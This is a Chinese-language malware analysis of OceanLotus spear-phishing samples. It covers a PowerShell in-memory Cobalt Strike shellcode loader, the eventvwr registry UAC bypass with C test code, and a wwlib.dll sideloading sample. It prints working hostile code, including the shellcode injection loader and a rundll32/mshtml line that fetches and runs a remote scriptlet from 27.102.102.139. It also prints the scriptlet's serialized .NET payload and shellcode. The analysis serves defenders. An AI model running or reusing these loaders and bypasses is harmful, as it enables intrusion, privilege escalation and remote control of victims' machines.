        $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [Syste
        $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).Se
        $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Ru
        return $var_type_builder.CreateType()
}
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAAAGydZiymDwQSLCTHvg8EEUYsRMeqJETHVg8EEg+8EMdI513QC6+pd/+Xo1P///woCxkEKHMVBR1guQUdYLhoVH
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc), (func_get_de
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll CreateThread), (func_get_d
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WaitForSingleObject), (func_get_delegate_
'@
If ([IntPtr]::size -eq 8) {
        &("{0}{2}{1}"-f's','b','tart-jo') { param(${A}) &("{1}{0}" -f'EX','I') ${A} } -RunAs32 -Argument ${do`iT} | &("{0}{1}"-f'wa','it-job') | &("{
}
else {
        &("{0}{1}"-f 'IE','X') ${d0`IT}
}
```

Shellcode由CobaltStrike生成，会在内存中解密加载Beacon模块，之前360威胁情报中心对此shellcode做过专门的分析，详情见：http://bobao.360.cn/learning/detail/2875.html


```
seg000:00000000 FC                      cld
seg000:00000001 E8 00 00 00 00          call    $+5
seg000:00000006 EB 27                   jmp     short loc_2F
seg000:00000008
seg000:00000008                 ; ============== S U B R O U T I N E =======================================
seg000:00000008
seg000:00000008
seg000:00000008                 sub_8           proc near               ; CODE XREF: seg000:loc_2F↓p
seg000:00000008 59                      pop     ecx
seg000:00000009 8B 29                   mov     ebp, [ecx]
seg000:0000000B                                                         <-- 获取待解密数据的地址
seg000:0000000B                 loc_B:                                  ; CODE XREF: seg000:00000056↓j
seg000:0000000B 83 C1 04                add     ecx, 4
seg000:0000000E 8B 39                   mov     edi, [ecx]
seg000:00000010 31 EF                   xor     edi, ebp
seg000:00000012 83 C1 04                add     ecx, 4
seg000:00000015 51                      push    ecx
seg000:00000016
seg000:00000016                 loc_16:                                 ; CODE XREF: sub_8+22↓j
seg000:00000016 8B 11                   mov     edx, [ecx]
seg000:00000018 31 EA                   xor     edx, ebp
seg000:0000001A 89 11                   mov     [ecx], edx
seg000:0000001C 31 D5                   xor     ebp, edx
seg000:0000001E 83 C1 04                add     ecx, 4
seg000:00000021 83 EF 04                sub     edi, 4
seg000:00000024 31 D2                   xor     edx, edx
seg000:00000026 39 D7                   cmp     edi, edx
seg000:00000028 74 02                   jz      short loc_2C
seg000:0000002A EB EA                   jmp     short loc_16
                                                                        <-- 解密算法
seg000:0000002C                 ; ---------------------------------------------------------------------------
seg000:0000002C
seg000:0000002C                 loc_2C:                                 ; CODE XREF: sub_8+20↑j
seg000:0000002C 5D                      pop     ebp
seg000:0000002D FF E5                   jmp     ebp
seg000:0000002D                 sub_8           endp ; sp-analysis failed
seg000:0000002D
seg000:0000002F                 ; ---------------------------------------------------------------------------
seg000:0000002F
seg000:0000002F                 loc_2F:                                 ; CODE XREF: seg000:00000006↑j
seg000:0000002F E8 D4 FF FF FF          call    sub_8
seg000:0000002F                 ; ---------------------------------------------------------------------------
seg000:00000034 0A                      db 0Ah
seg000:00000035 02                      db    2
seg000:00000036 C6                      db 0C6h
seg000:00000037 41                      db  41h ; A
seg000:00000038 0A                      db  0Ah
seg000:00000039 1C                      db  1Ch
                                                                        <-- 待解密的数据
```

解开配置文件后可以找到通信域名和通过管道与模块通信的名字：

调试分析发现启动Powershell的父进程为eventvrw.exe：




进程信息如下：




检查相关的注册表项，发现被修改指向了Powershell，这是一种已知的绕过UAC的技巧，我们在下节详细介绍一下。

绕过 UAC技术解析介绍


绕过Windows UAC的目的是不经系统提示用户手工确认而秘密执行特权程序，当前样本使用的绕过方式为修改一个不需要UAC就能写的注册表的项。这里所涉及的注册表项会被eventvwr.exe首先读取并运行里面的键值指定的程序，而eventvwr.exe不需要UAC权限。如下图所示该键值被修改为Powershell加载恶意代码：



正常系统中这个注册表键值在HKCU项里是没有的，只有在HKCR下有这个注册表键值，正常的值如下：



通常打开eventvwr .exe，eventvwr .exe先会到HKCU查找mscfile关联打开的方式，而这个目录下默认是没有的，这时会转到HKCR下的mscfile里去找，如找到，启动mmc.exe，因为写HKCU这个注册表键值不需要UAC，把值改成Powershell可以导致绕过UAC。





经过验证确认为HKCU增加改注册表项并不需要UAC权限，以下为添加注册表成功的截图：

测试代码如下：


```
TCHAR* szValue = _TEXT("%SystemRoot%\\system32\\calc.exe");
DWORD dwLen = wcslen(szValue)*sizeof(TCHAR);
DWORD dwRet = SHSetValue(HKEY_CURRENT_USER, TEXT("Software\\Classes\\mscfile\\shell\\open\\command"), NULL, REG_EXPAND_SZ, szValue, dwLen);
if (dwRet == ERROR_SUCCESS)
{
    wprintf(_TEXT("success!"));
}
else
{
    wprintf(_TEXT("failed!"));

    wprintf(_TEXT("%d"), GetLastError());
}
system("pause");
return 0;
```

因此通过eventvwr即可以让需要UAC执行权限的程序在运行时不会弹出UAC权限确认框，如下所示将注册表改成"海马玩"的路径：





正常海马玩运行时需要提升UAC权限：



利用当前这个绕过方法，启动eventvwr，不需要UAC就可以打开程序：


Word DLL劫持漏洞利用样本

360安全监测与响应中心为用户处理海莲花团伙感染事件过程中，存在CVE-2017-8759漏洞利用样本的同一台机器上被发现另一个海莲花团伙的攻击样本，也是通过鱼叉邮件的方式投递：

这个看起来与加薪相关的社工邮件附件利用了一种与上述CVE-2017-8759漏洞不同的恶意代码加载机制。

WinWord的wwlib.dll劫持

把压缩包解压以后，可以看到其中包含一个名为 “2018年加薪及任命决定征求意见表　　.exe”的可执行程序，这个程序其实就是一个正常微软的WINWORD.exe 的主程序，带有微软的签名，所以其WinWord的图标也是正常的：



WINWORD.exe会默认加载同目录下的wwlib.dll，而wwlib.dll是攻击者自己的，所以本质上这还是一个DLL劫持的白利用加载恶意代码方式。

恶意代码加载流程

分析显示wwlib.dll的功能就是通过COM组件调用JavaScript本地执行一个脚本，相关的代码在102资源里：

```
STRINGTABLE
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
{
101, "rundll32"
102, "javascript:\"\\..\\mshtml.dll,RunHTMLApplication \";document.write();try{GetObject(\"script:http://27.102.102.139:80/lcpd/index.jpg\")}catch(e){};close();"
103, "19"
104, "Google Update Task Machine"
105, "~DF89B46D5F1AD0D4E3.TMP.docx"
}
```

其中的脚本为：

```
javascript:"\..\mshtml.dll,RunHTMLApplication
";document.write();try{GetObject("script:http://27.102.102.139:80/lcpd/index.jpg")}catch(e){};close();
```

```
LoadStringW(hinstDLL, 101u, &Buffer, 256);
LoadStringW(hinstDLL, 102u, &v51, 1024);    // 获取javascript字符串
LoadStringW(hinstDLL, 0x67u, &v45, 256);
LoadStringW(hinstDLL, 0x68u, &v49, 256);
LoadStringW(hinstDLL, 0x69u, &v43, 256);
v35 = 7;
v34 = 0;
v30 = 0;
v38 = &v30;
if ( v49 )
  v3 = wcslen(&v49);
else
  v3 = 0;
sub_10005430(&v30, &v49, v3);
v53 = 0;
v29 = 7;
v28 = 0;
v24 = 0;
v37 = &v24;
if ( v45 )
  v4 = wcslen(&v45);
else
  v4 = 0;
sub_10005430(&v24, &v45, v4);
LOBYTE(v53) = 1;
v23 = 7;
v22 = 0;
v18 = 0;
v36 = &v18;
if ( v51 )
  v5 = wcslen(&v51);
else
  v5 = 0;
sub_10005430(&v18, &v51, v5);              // 复制到v18里面
LOBYTE(v53) = 2;
```

调用COM组件执行脚本：

```
  v152 = 3;
  if ( CoInitializeEx(0, 0) < 0 )
    goto LABEL_4;
  if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) < 0 )
  {
    CoUninitialize();
LABEL_4:
    v24 = 1;
    goto LABEL_5;
  }
  sub_10005530("-");
  sub_10005530(" ");
  LOBYTE(v152) = 5;
  for ( i = 0; ; i = v142 + v29 )
  {
    v27 = (int)v145;
    v113 = v145;
    v28 = &v144;
    if ( v146 >= 8 )
      v28 = v144;
    v29 = sub_10002E80(v28, i, v113);
    if ( v29 == -1 )
      break;
    sub_10002AB0(v29, v27, &v141, 0, -1);
  }
  v30 = (OLECHAR *)&psz;
  if ( (unsigned int)a24 >= 8 )
    v30 = psz;
  v151 = 7;
  v150 = 0;
  LOWORD(v149) = 0;
  LOBYTE(v152) = 6;
  sub_100035E0(&a1, 0, -1);
  ppv = 0;
  if ( CoCreateInstance(&rclsid, 0, 1u, &byte_10021308, &ppv) < 0 )
    goto LABEL_48;
  VariantInit(&pvarg);
  v132 = *(_QWORD *)&pvarg.vt;
```

执行的脚本http://27.102.102.139:80/lcpd/index.jpg 内容如下：

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;

}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new
ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj =
"AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXNOZW0uRGVsZWdhdGVTZXJpYWxpemFOaW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQdOYXJnZXQwB21ldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5IlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbG16YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbG16YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXNOZW0uRGVsZWdhdGVTZXJpYWxpemFOaW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
"eXBlTmFtZQptZXRob2ROYW1lDWRlbGVnYXRlRW50cnkBAQIBAQEDMFN5c3RlbS5EZWxlZ2F0ZVNl"+
"cmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeQYFAAAAL1N5c3RlbS5SdW50aW1lLlJlbW90"+
"aW5nLk1lc3NhZ2luZy5IZWFkZXJIYW5kbGVyBgYAAABLbXNjb3JsaWIsIFZlcnNpb249Mi4wLjAu"+
"MCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5BgcAAAAH"+
"dGFyZ2V0MAkGAAAABgkAAAAPU3lzdGVtLkRlbGVnYXRlBgoAAAANRHluYW1pY0ludm9rZQoEAwAA"+
"ACJTeXNOZW0uRGVsZWdhdGVTZXJpYWxpemFOaW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQdOYXJnZXQw"+
"B21ldGhvZDADBwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0ZUVu"+
"dHJ5Ai9TeXNOZW0uUmVmbGVjdGlvbi5NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkLAAAA"+
"CQwAAAAJDQAAAAQEAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lbWJlckluZm9TZXJpYWxpemFOaW9u"+
"SG9sZGVyBgAAAAROYW1lDEFzc2VtYmx5TmFtZQlDbGFzc05hbWUJU2lnbmF0dXJlCk1lbWJlclR5"+
"cGUQR2VuZXJpYOFyZ3VtZW50cwEBAQEAAwgNU3lzdGVtLlR5cGVbXQkKAAAACQYAAAAJCQAAAAYR"+
```

```
var entry_class = 'TestClass';
try {
    setversion();
    var stm = base64ToStream(serialized_obj);
    var fmt = new
ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
    var al = new ActiveXObject('System.Collections.ArrayList');
    var n = fmt.SurrogateSelector;
    var d = fmt.Deserialize_2(stm);
    al.Add(n);
    var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);
    var shl='';
shl+="/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8Ad
CL";
shl+="QHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiw
xL";
shl+="i1gcAdOLBIsB0IlEJCRbW2FZW1H/4FhfWosS64ZdaG5ldABod2luaVRoTHcmB//V6IAAAABNb3
pp";
shl+="bGxhLzUuMCAoY29tcGF0aWJsZTsgTVNJRSA5LjA7IFdpbmRvd3MgTlQgNi4wOyBUcmlkZW50Lz
Uu";
shl+="MDsgQk9JRTk7RU5VU01TTklQKQBYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWF
hY";
shl+="WFhYWFhYWFhYAFkx/1dXV1dRaDpWeaf/1emTAAAAWzHJUVFqA1FRaLsBAABTUGhXiZ/G/9WJw+
t6";
shl+="WTHSUmgAMqCEUlJSUVJQaOtVLjv/1YnGaIAzAACJ4GoEUGofVmh1Rp6G/9Ux/1dXV1dWaC0GGH
v/";
shl+="1YXAdEgx/4X2dASJ+esJaKrF413/1YnBaEUhXjH/1TH/V2oHUVZQaLdX4Av/1b8ALwAAOcd1BI
nY";
shl+="64ox/+sV60nogf///y9vRWNFAABo8LWiVv/VakBoABAAAGgAAEAAV2hYpFPl/9WTU1OJ51doAC
AA";
shl+="AFNWaBKWieL/1YXAdM2LBwHDhcB15VjD6B3///8yNy4xMDIuMTAyLjEzOQA=";
;
o.LoadShell(shl, 4);
} catch (e) {
    debug(e.message);
}
]]>
</script>
</component>
```

前面的变量serialized_obj是经过base64编码后的C#程序，该脚本调用程序的LoadShell方法，在内存中加载shl变量，下图为解密后的C#程序的LoadShell方法：

```
// TestClass
